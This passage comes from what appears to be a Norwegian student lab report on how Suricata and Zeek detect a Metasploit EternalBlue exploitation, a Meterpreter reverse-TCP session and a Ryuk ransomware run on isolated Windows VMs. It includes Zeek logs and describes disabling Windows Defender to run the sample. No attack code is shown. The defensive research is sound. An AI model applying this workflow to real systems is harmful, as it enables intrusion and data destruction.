message	{"ts":"2021-05-07T12:14:09.269971Z","note":"CaptureLoss::Too_Much_Loss","msg":"The capture loss script detected an estimated loss rate above 11.707%","actions":["Notice::ACTION_LOG"],"suppress_for":3600.0}
notice.action	["Notice::ACTION_LOG"]
notice.message	The capture loss script detected an estimated loss rate above 11.707%
notice.note	CaptureLoss::Too_Much_Loss
notice.suppress_for	3600
observer.name	sohost

Vi kan få bekreftet dette pakketapet ved å gå inn på Grafana (til høyre i bildet):



Det virker med andre ord som Zeek ikke klarer å fange opp det som hendte i forbindelse med at vi lastet opp EXE-filen.

Den andre hendelsen i Zeek tar også utgangspunkt i den samme hendelsen:

2021-05-07 12:13:27.540 +00:00	10.0.0.5	49178	10.0.0.3	4444	window_recision	CUW5mz1E7fYDs5wEhj

@timestamp	2021-05-07T12:13:27.540Z
client.ip	10.0.0.5
client.port	49178
destination.ip	10.0.0.3
destination.port	4444
ecs.version	1.6.0
event.category	network
event.dataset	weird
event.module	zeek
ingest.timestamp	2021-05-07T12:13:28.677Z
log.file.path	/nsm/zeek/logs/current/weird.log
log.id.uid	CUW5mz1E7fYDs5wEhj
log.offset	0
message	{"ts":"2021-05-07T12:13:27.540608Z","uid":"CUW5mz1E7fYDs5wEhj","id.orig_h":"10.0.0.5","id.orig_p":49178,"id.resp_h":"10.0.0.3","id.resp_p":4444,"name":"window_recision","notice":false,"peer":"zeek"}
observer.name	sohost

Det som da har foregått er at verktøyene våre for å detektere det som foregår på nettverksnivå ikke har klart å fange opp det som skjedde i forbindelse med overføringen og kjøringen av EXE-filen som ble iverksatt av Meterpreter-sesjonen vår. Zeek har riktignok fått med seg at noe har skjedd, men har ingen anelse om hva som faktisk har skjedd.

5.2.3 Evaluering

Gjennom dette forsøket fikk vi undersøkt en interessant arbeidsmetodikk for sårbarhetsanalyse, og vi fikk også testet ut hvordan NIDS reagerer på en spesiell type nettverksskanner og sårbarheten Eternalblue. Det vi startet med å gjøre var å gjennomføre skanninger med sårbarhetsskanneren Nessus. Vi fant her flere sårbarheter tilknyttet Windows 10, og spesielt Windows 7-maskinen. Det var likevel noe færre sårbarheter enn vi hadde sett for oss på forhånd, iallfall tilknyttet Windows 7-maskinen. Riktignok var mye av grunnen til at dette var tilfellet at maskinene var standardkonfigurerte Windows-maskiner, og det ikke var noe særlig programmer og tjenester som kjørte på maskinene. Med andre ord var det få kilder til potensielle sårbarheter. En slik skanning, ville vært mer interessant å gjennomføre i et faktisk produksjonsmiljø (i en organisasjon), eller til og med på en vilkårlig privatpersons

PC. Tilknyttet skanningene så vi også hvordan Suricata og Zeek reagerte på skanningene. Det ble i begge tilfellene produsert noen varsler hos Suricata, og Zeek produserte noen få unormale hendelser. Varslene ga tydelig uttrykk for at det hadde blitt gjennomført en skanning i nettverket, men det var utfra dette for eksempel ikke mulig å se at Nessus var brukt.

Videre tok vi utgangspunktet i den ene sårbarheten vi fant på Windows 7-maskinen, MS17-010, og forsøkte oss på å utnytte denne sårbarheten. Måten vi gjorde dette på var ved å bruke en modul i Metasploit, og vi klarte på denne måten å utnytte sårbarheten relativt greit. Vi så da også at Suricata varslet om at det var et mulig Eternalblue-angrep på gang. Dette var riktignok forventet med tanke på hvor godt etablert Eternalblue-angrepet er. Likevel tar vi med oss videre at Suricata på en god måte varslet om angrepet, nærmest umiddelbart da det forekom, og varslene ble klassifisert som kritiske. Vi hadde også her muligheten til å følge hele hendelsesforløpet ved å inspisere pakkene ved bruk av Zeek og PCAP-er.

Etter vi hadde fått tilgang til Windows 7-maskinen gjorde vi en rekke aktiviteter inne på maskinen, for følgende å se på hvordan dette så ut på nettverksnivå. Her var det interessant å se at verktøyene våre på nettverksnivå ikke klarte å oppdage det som foregikk. Det eneste som ble oppdaget var at det faktisk foregikk noe, og det ble informert om pakketap hos Zeek. Dette tyder dermed på at det som foregår gjennom Meterpreter-sesjoner (ved bruk av reverse-tcp) ikke blir fanget opp av deteksjonverktøyene som vi har benyttet oss av på nettverksnivå. Dette betyr altså at deteksjonsverktøyene på nettverksnivå har en svakhet mot mulig C2 (command and control)-trafikk.

5.3 Forsøk 3 - MITRE ATT&CK-teknikk T1486

I dette forsøket vil vi benytte oss av en metodikk der vi undersøker en MITRE ATT&CK-teknikk nærmere. Måten vi skal gjøre dette på, er først ved å bli godt kjent med teknikken, gjennom undersøkelser på Internett. Videre skal vi så gjennomføre forskjellige angrep som er eksempler på teknikken. Vi vil så se på hvordan disse angrepene utspiller seg på nettverksnivå ved bruk av Zeek og Suricata, i tillegg til at vi vil undersøke pakkene direkte i Wireshark dersom det er hensiktsmessig.

5.3.1 Introduksjon

MITRE ATT&CK er et rammeverk produsert av MITRE i 2013 som kontinuerlig oppdateres og forbedres. Rammeverket er laget for å dokumentere angrepsteknikker, angrepstaktikker, angrepsgrupper, skadelig programvare og metoder for skadebegrensning, basert på observasjoner fra den virkelige verden [2]. Hensikten med rammeverket er å legge til rette for et mer effektivt arbeid med datasikkerhet. Dermed tilbyr rammeverket et godt utgangspunkt dersom man skal gjennomføre forskjellige tester tilknyttet datasikkerhet.

T1486 er identifikasjonsnummeret til MITRE ATT&CK-teknikken “Data Encrypted for Impact” [3]. Teknikken beskriver at angripere krypterer data på målsystemer eller hele nettverk bestående av flere målsystemer. Dette gjør at de berørte målsystemene og de tilknyttede dataene på systemene i praksis blir utilgjengelige eller ubrukelige.
En forutsetning for at T1486 kan forekomme er at angriperne har fått aksess til et eller flere målsystemer (TA0001 “Initial Access” i MITRE ATT&CK-verdenen). Både T1486 og TA0001 kan man finne i MITRE ATT&CK sin matrise, som viser en oversikt over forskjellige taktikker og teknikker i MITRE ATT&CK-rammeverket.

Den mest utbredte formen for T1486 er forskjellige former av Ransomware-angrep (løsepengevirusangrep). Et Ransomware-angrep går ut på at angriperne krypterer filer på en eller flere målsystemer, og følgende krever løsepenger for å dekryptere filene. Typiske filer som blir kryptert i slike angrep er Office-dokumenter, PDF-er, bilder, videoer, tekstfiler og kildekodefiler, men det hender også at Ransomware-angrep krypterer systemfiler, hele diskpartisjoner og MBR (“Master Boot Record”). Dersom angrepet er sofistikert nok, er den eneste måten å beskytte seg direkte mot slike angrep å benytte seg av sikkerhetskopier av dataene (skadebegrensningsnummer M1053 i MITRE ATT&CK-verdenen).

I dette forsøket vil vi gjennomføre flere forskjellige former for Ransomware-angrep, og vi tar derfor forbehold i testene om at "Initial Access" allerede er oppnådd. Etter at angrepene er kjørt vil vi se på hvordan dette ser ut på nettverksnivå ved bruk av deteksjonsverktøyene våre (Suricata og Zeek), samt at vi vil undersøke pakkestrømmene direkte (PCAP-filene av angrepene).


En av de sentrale grunnene til at vi ønsket å gjennomføre et slikt forsøk, er at vi har en hypotese om at nettverksbasert IDS i ganske liten grad skal klare å fange opp at det foregår et Ransomware-angrep. Dette skyldes at majoriteten av det som foregår tar sted på endepunktsnivå. Det er likevel veldig spennende å se på hvordan det faktisk ser ut på nettverksnivå, med å se på hvilke pakker som blir sendt fra den infiserte maskinen, og eventuelt om skadevaren sprer seg videre på nettverket, og hvordan dette ser ut.

Til slutt er det verdt å nevne at MITRE ATT&CK-teknikker i stor grad er tilpasset visibilitet på endepunkter, og dermed endepunktsbasert sikkerhet [4]. Derfor er dette en potensiell svakhet ved å benytte oss av en MITRE ATT&CK-teknikker i arbeidet med å teste ut nettverksbaserte sikkerhetsverktøy.

5.3.2 Planlegging


Det er mange aspekter det er viktig å tenke på før man slipper fri skadevare i et datasystem. Det mest sentrale er at man ikke gjennomfører en slik øvelse uten at man er helt sikker på at det man faktisk gjør er trygt, da dette kan få store konsekvenser for den underliggende maskinvaren og programvaren man arbeider på.
Basert på dette er det tre konkrete ting vi forbereder før vi gjennomfører forsøket, i tillegg til en ting vi gjennomfører for å senere kunne verifisere at skadevaren vi kjører fungerer:

Først ønsker vi å lage noen filer på de aktuelle maskinene (Windows 7 og Windows 10-maskinene), slik at vi enkelt kan verifisere og vise at angrepet fungerer slik det er anslått. Dette er ikke kritiske forberedelser slik de neste forberedelsene vi beskriver er. Filene som ligger på maskinene, består av et enkelt vilkårlig tekstdokument og et vilkårlig «png»-bilde:




Den andre tingen vi forbereder er at vi tar Snapshot av de aktuelle maskinene sin tilstand før forsøket. Dette skyldes at de kan bli krypterte av Ransomware-virusene, og følgende ikke fungerer til videre testing. Har vi tatt Snapshot av tilstanden kan vi skru av maskinene, for så å gjenopprette den tidligere tilstanden før de ble eksponert for Ransomware. Vi kan da fortsette arbeidet i testmiljøet også etter forsøket.

Vi tar Snapshot av begge maskinene i VirtualBox som vist på bildene under:




Videre er det viktig at vi isolerer maskinene der vi skal slippe løs Ransomware-angrepet fra resten av testmiljøet vårt. Dette er en generell forhåndsregel som er helt sentralt når man arbeider med skadevare. Dersom vi gjør dette sørger vi for å være helt sikre på at Ransomware-virusene ikke kommer til en maskin vi ikke ønsker at skadevaren skal bli spredt.

Måten vi gjør dette på er at vi kobler Windows 7 og Windows 10-maskinene til samme "Internal Network" inne i VirtualBox som på bildet under:



Ellers er det helt sentralt for forsøket at vi kan fange opp nettverkstrafikken fra angrepet, og følgende undersøke denne. Derfor kobler vi også nettverksgrensesnitt (adapter) 2 fra Security Onion-maskinen til det samme interne nettverket (i VirtualBox) som Windows-maskinene ble koblet til. Vi kan så undersøke nettverkstrafikken fra det opprinnelige nettverket ("Host-Only Ethernet adapter") gjennom administrasjonsnettverksgrensesnittet (adapter) 1. Innstillingene for i VirtualBox for dette er vist på bildene under:



Etter at vi har gjennomført dette ender vi altså opp med et nettverk kun bestående av Windows 7 og Windows 10-maskinen som kommunisere med hverandre, samt Security Onion som sniffer opp trafikken mellom dem.


Helt til slutt ønsker vi også å skru av virusbeskyttelsesprogrammet "Virus & threat protection" på Windows 10-maskinen (Windows 7 maskinen er utdatert, og derfor er ikke dette nødvendig her). Dette skyldes at Windows 10-maskinen allerede har flere sikkerhetsoppdateringer på plass for Ransomware-virusene vi skal kjøre. Ettersom hensikten er å se hvordan det ser ut på nettverksnivå etter at virusene blir kjørt er det helt sentralt at dette programmet er skrudd av, ellers vil ikke Windows 10 la oss kjøre Ransomware-virusene, og følgende er det ingenting å undersøke på nettverksnivå. Umiddelbart kan dette høres som en noe underlig ting å gjøre, men potensielle nye skadevarer vil ikke nødvendigvis bli fanget opp av Windows-programmet (Virus & threat protection), så det kunne like gjerne vært et slikt virus vi kjørte. Måten vi skrur av programmet er ved å gå inn i innstillingene for Windows Security:

Etter at vi har gjennomført disse fire stegene, er vi klare til å starte med forsøket.

5.3.3 Gjennomføring

Vi starter gjennomføringen av forsøket ved å laste ned den respektive skadevaren (linkene til sidene vi hentet skadevaren fra ligger under punkt *7.0*). Skadevaren blir lastet ned som ".zip"-filer. Å laste det ned på denne måten fungerer som et sikkerhetslag, ved at det er mye vanskeligere å kjøre filen ubevisst (for eksempel ved at man kjører filen ved en feil fremfor å kopiere den). Etter at vi har lastet ned filene, overfører vi de til Windows 7 og Windows 10-maskinene. Måten vi gjorde dette på var ved å opprette en delt mappe på Windows Server 2019-maskinen, for så å koble Windows 7 og 10-maskinen til det samme nettverket ("Host-Only Ethernet Adapter"), og videre hente skadevaren fra den delte mappen. Etter dette koblet vi igjen maskinene til det interne isolerte nettverket.

På bildet under kan man se hvordan maskinene ser ut i forkant av angrepet:



Ryuk Ransomware

Den første testen vi skal gjennomføre er ved å benytte oss av en versjon av Ryuk Ransomware (S0446 i MITRE ATT&CK-rammeverket). Ryuk Ransomware er skadevare som siden slutten av 2018 hovedsakelig har målrettet seg mot bedrifter, for så å kreve store beløp i kryptovaluta for rå. Spesielt for Ryuk er at de i hovedsak sikter seg inn mot store bedrifter, for så å kreve store beløp i kryptovaluta som løsepenger. Det antas at angriperne bak Ryuk (fortrinnsvis angrepsgruppen G0102 Wizard Spider) har tjent 150 millioner dollar på skadevaren ved utgangen av 2020 [5].

Skadevaren skal vi kjøre på Windows 10-maskinen. Vi starter da med å pakke ut Ransomwaren fra “zip”-filen. Etter dette ender vi opp med en fil som ikke har en spesifisert filtype. Vi gjør derfor filen om til en “.exe”-fil, slik at vi følgende kan kjøre den, og den ser da slik ut:

Name	Date modified	Type	Size
a9643eb83d509ad4eac20a2a89d8571f8d7...	5/13/2021 12:29 PM	Application	549 KB

Vi dobbeltklikker så på applikasjonen for å kjøre den, og åpner deretter opp oppgavebehandling for å følge med på viruset, før vi sorterer etter CPU-bruk, da applikasjonen bruker mye prosessorkraft (opp mot 85% av kapasiteten i vårt tilfelle). Det er interessant å se på navnet som applikasjonen har (“When Excel Painbrush”), da Ransomware-viruset på denne måten forsøker å skjule seg gjennom navnet:

Task Manager


File Options View

Processes | Performance | App history | Startup | Users | Details | Services


Name	Status	61% CPU	41% Memory
When Excels Paintbrush (32 bit)		48.2%	3.3 MB
System		4.5%	0.1 MB
Task Manager		3.2%	17.6 MB
Search		2.4%	79.7 MB
Windows Explorer		0.9%	48.5 MB
Client Server Runtime Process		0.6%	0.7 MB
Desktop Window Manager		0.6%	27.2 MB
Service Host: Diagnostic Policy ...		0.3%	19.7 MB
Microsoft OneDrive (32 bit)		0.3%	7.9 MB
Runtime Broker		0%	5.7 MB

Fewer details End task


Etter hvert kan vi også se at applikasjonen kjører seg selv flere ganger:



Etter at applikasjonen har kjørt en stund, dukker det opp en Microsoft Edge-fil på skrivebordet med navnet RyukReadMe. Vi kan også se at bildet og tekstdokumentet som tidligere lå på skrivebordet har fått filtypen ".RYK":




".RYK"-navnet forteller oss at filene på maskinen har blitt kryptert. Åpner vi for ordens skyld en av filene ser vi at innholdet er uleselig:



Vi kan også se at nettverksfilene som maskinen har delt i det lokale nettverket også har blitt kryptert, og samtidig også fått en egen "RyukReadMe"-fil:

a9643eb83d509ad4eac20a2a89d8571f8d7...	5/13/2021 1:17 PM	File folder	
23f8aa94ffb3c08a62735fe7fee5799880a8f3...	5/13/2021 1:17 PM	RYK File	192 KB
a9643eb83d509ad4eac20a2a89d8571f8d7...	5/13/2021 1:17 PM	RYK File	363 KB
Filer2.zip	5/13/2021 1:17 PM	RYK File	3,401 KB
RyukReadMe	5/13/2021 1:17 PM	Microsoft Edge H...	1 KB

"ReadMe"-filen til Ryuk ser for øvrig i dette tilfellet slik ut, og det kommer frem at man skal kontakte en mailadresse:



Nå som viruset har kjørt en stund, er det spennende å se hva som har foregått på nettverksnivå. Vi starter med å se at Suricata ikke har produsert noen varsler. Når det kommer til Zeek har det riktignok forekommet en rekke hendelser i løpet av de første 45 minuttene etter angrepet forekom:

	Count	event.module	event.dataset
	267	zeek	dns
	87	zeek	conn
	7	zeek	ntlm
	5	zeek	smb_mapping

Før vi går videre er det verdt å nevne at vi i utgangspunktet hadde planer om å teste en Ryuk-versjon fra 2021 (versjonen vi bruker er fra 2018), som også ville spredt seg i nettverket [6]. Ettersom vi ikke klarte å anskaffe denne formen av Ryuk, så vil altså viruset ikke spre seg videre i det lokale nettverket, og følgende er det mindre å undersøke.

Undersøker vi hendelsene som Zeek produserte videre, kan vi se at noe av det første Ryuk gjorde etter at det kjørte på maskinen var å sende en «echo»-forespørsel til maskinene på enhetens ARP-liste:

2021-05-16 08:50:18.907 +00:00	10.0.0.4	60039	224.0.0.251	7
2021-05-16 08:50:18.610 +00:00	10.0.0.4	60038	224.0.0.22	7
2021-05-16 08:50:18.240 +00:00	10.0.0.4	60037	10.0.0.5	7
2021-05-16 08:50:11.974 +00:00	10.0.0.4	60035	224.0.0.251	7
2021-05-16 08:50:11.687 +00:00	10.0.0.4	60034	224.0.0.22	7
2021-05-16 08:50:11.374 +00:00	10.0.0.5	3	10.0.0.4	3
2021-05-16 08:50:11.372 +00:00	10.0.0.4	60033	10.0.0.5	7

```
C:\Windows\system32>arp -a

Interface: 10.0.0.4 --- 0xe
  Internet Address      Physical Address      Type
  10.0.0.5              08-00-27-e7-92-3a     dynamic
  10.0.0.255            ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
```

Her er 10.0.0.5 (Windows 7-maskinen) den eneste som svarer på forespørselen (noe som er naturlig ettersom det er den eneste andre maskinen på nettverket). Ryuk virker å ikke gjøre noe videre med Windows 7-maskinen til tross for svaret.

